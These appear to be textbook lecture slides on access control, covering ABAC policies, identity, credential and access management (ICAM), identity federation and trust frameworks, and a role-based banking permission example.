




Figure 4.10 ABAC Scenario



**Figure 4.11 ACL and ABAC Trust Relationships**

# ABAC Policies

A policy is a set of rules and relationships that govern allowable behavior within an organization, based on the privileges of subjects and how resources or objects are to be protected under which environment conditions


Typically written from the perspective of the object that needs protecting and the privileges available to subjects

Privileges represent the authorized behavior of a subject and are defined by an authority and embodied in a policy

Other terms commonly used instead of privileges are: rights, authorizations, and entitlements

# Identity, Credential, and Access Management (ICAM)

- A comprehensive approach to managing and implementing digital identities, credentials, and access control
- Developed by the U.S. government
- Designed to:
  - Create trusted digital identity representations of individuals and nonperson entities (NPEs)
  - Bind those identities to credentials that may serve as a proxy for the individual or NPE in access transactions
    - A credential is an object or data structure that authoritatively binds an identity to a token possessed and controlled by a subscriber
  - Use the credentials to provide authorized access to an agency's resources



**Figure 4.12 Identity, Credential, and Access Management (ICAM)**

# Identity Management



Concerned with assigning attributes to a digital identity and connecting that digital identity to an individual or NPE

Goal is to establish a trustworthy digital identity that is independent of a specific application or context

Most common approach to access control for applications and programs is to create a digital representation of an identity for the specific use of the application or program

Maintenance and protection of the identity itself is treated as secondary to the mission associated with the application

Final element is lifecycle management which includes:

- Mechanisms, policies, and procedures for protecting personal identity information
- Controlling access to identity data
- Techniques for sharing authoritative identity data with applications that need it
- Revocation of an enterprise identity

# Credential Management

The management of the life cycle of the credential

Encompasses five logical components:

Examples of credentials are smart cards, private/public cryptographic keys, and digital certificates

An authorized individual sponsors an individual or entity for a credential to establish the need for the credential

The sponsored individual enrolls for the credential

- Process typically consists of identity proofing and the capture of biographic and biometric data
- This step may also involve incorporating authoritative attribute data, maintained by the identity management component

A credential is produced

- Depending on the credential type, production may involve encryption, the use of a digital signature, the production of a smart card or other functions

The credential is issued to the individual or NPE

A credential must be maintained over its life cycle

- Might include revocation, reissuance/replacement, reenrollment, expiration, personal identification number (PIN) reset, suspension, or reinstatement

# Access Management

**Deals with the management and control of the ways entities are granted access to resources**

**Covers both logical and physical access**

**May be internal to a system or an external element**

**Purpose is to ensure that the proper identity verification is made when an individual attempts to access a security sensitive building, computer systems, or data**

**Three support elements are needed for an enterprise-wide access control facility:**

- Resource management
- Privilege management
- Policy management

# Three support elements are needed for an enterprise-wide access control facility:

## Resource management

- Concerned with defining rules for a resource that requires access control
- Rules would include credential requirements and what user attributes, resource attributes, and environmental conditions are required for access of a given resource for a given function

## Privilege management


- Concerned with establishing and maintaining the entitlement or privilege attributes that comprise an individual's access profile
- These attributes represent features of an individual that can be used as the basis for determining access decisions to both physical and logical resources
- Privileges are considered attributes that can be linked to a digital identity

## Policy management

- Governs what is allowable and unallowable in an access transaction

# Identity Federation

- Term used to describe the technology, standards, policies, and processes that allow an organization to trust digital identities, identity attributes, and credentials created and issued by another organization
- Addresses two questions:
  - How do you trust identities of individuals from external organizations who need access to your systems
  - How do you vouch for identities of individuals in your organization when they need to collaborate with external organizations



(a) Traditional triangle of parties involved in an exchange of identity information

Figure 4.13 Identity Information Exchange Approaches

# Open Identity Trust Framework

## OpenID

- An open standard that allows users to be authenticated by certain cooperating sites using a third party service

## OIDF

- OpenID Foundation is an international nonprofit organization of individuals and companies committed to enabling, promoting, and protecting OpenID technologies

## ICF

- Information Card Foundation is a nonprofit community of companies and individuals working together to evolve the Information Card ecosystem

## OITF


- Open Identity Trust Framework is a standardized, open specification of a trust framework for identity and attribute exchange, developed jointly by OIDF and ICF

## OIX

- Open Identity Exchange Corporation is an independent, neutral, international provider of certification trust frameworks conforming to the OITF model

## AXN

- Attribute Exchange Network is an online Internet-scale gateway for identity service providers and relying parties to efficiently access user asserted, permissioned, and verified online identity attributes in high volumes at affordable costs



(B) Identity attribute exchange elements

Figure 4.13 Identity Information Exchange Approaches

# Functions and Roles for Banking Example

(a) Functions and Official Positions

Role	Function	Official Position
A	financial analyst	Clerk
B	financial analyst	Group Manager
C	financial analyst	Head of Division
D	financial analyst	Junior
E	financial analyst	Senior
F	financial analyst	Specialist
G	financial analyst	Assistant
***	***	***
X	share technician	Clerk
Y	support e-commerce	Junior
Z	office banking	Head of Division


# TaFunctions and Roles for Banking Example

(b) Permission Assignments

Role	Application	Access Right
A	money market instruments	1, 2, 3, 4
	derivatives trading	1, 2, 3, 7, 10, 12
	interest instruments	1, 4, 8, 12, 14, 16
B	money market instruments	1, 2, 3, 4, 7
	derivatives trading	1, 2, 3, 7, 10, 12, 14
	interest instruments	1, 4, 8, 12, 14, 16
	private consumer instruments	1, 2, 4, 7
***	***	***

(c) PA with Inheritance

Role	Application	Access Right
A	money market instruments	1, 2, 3, 4
	derivatives trading	1, 2, 3, 7, 10, 12
	interest instruments	1, 4, 8, 12, 14, 16
B	money market instruments	7
	derivatives trading	14
	private consumer instruments	1, 2, 4, 7
	***	***



**Figure 4.14 Example of Access Control Administration**

# Summary

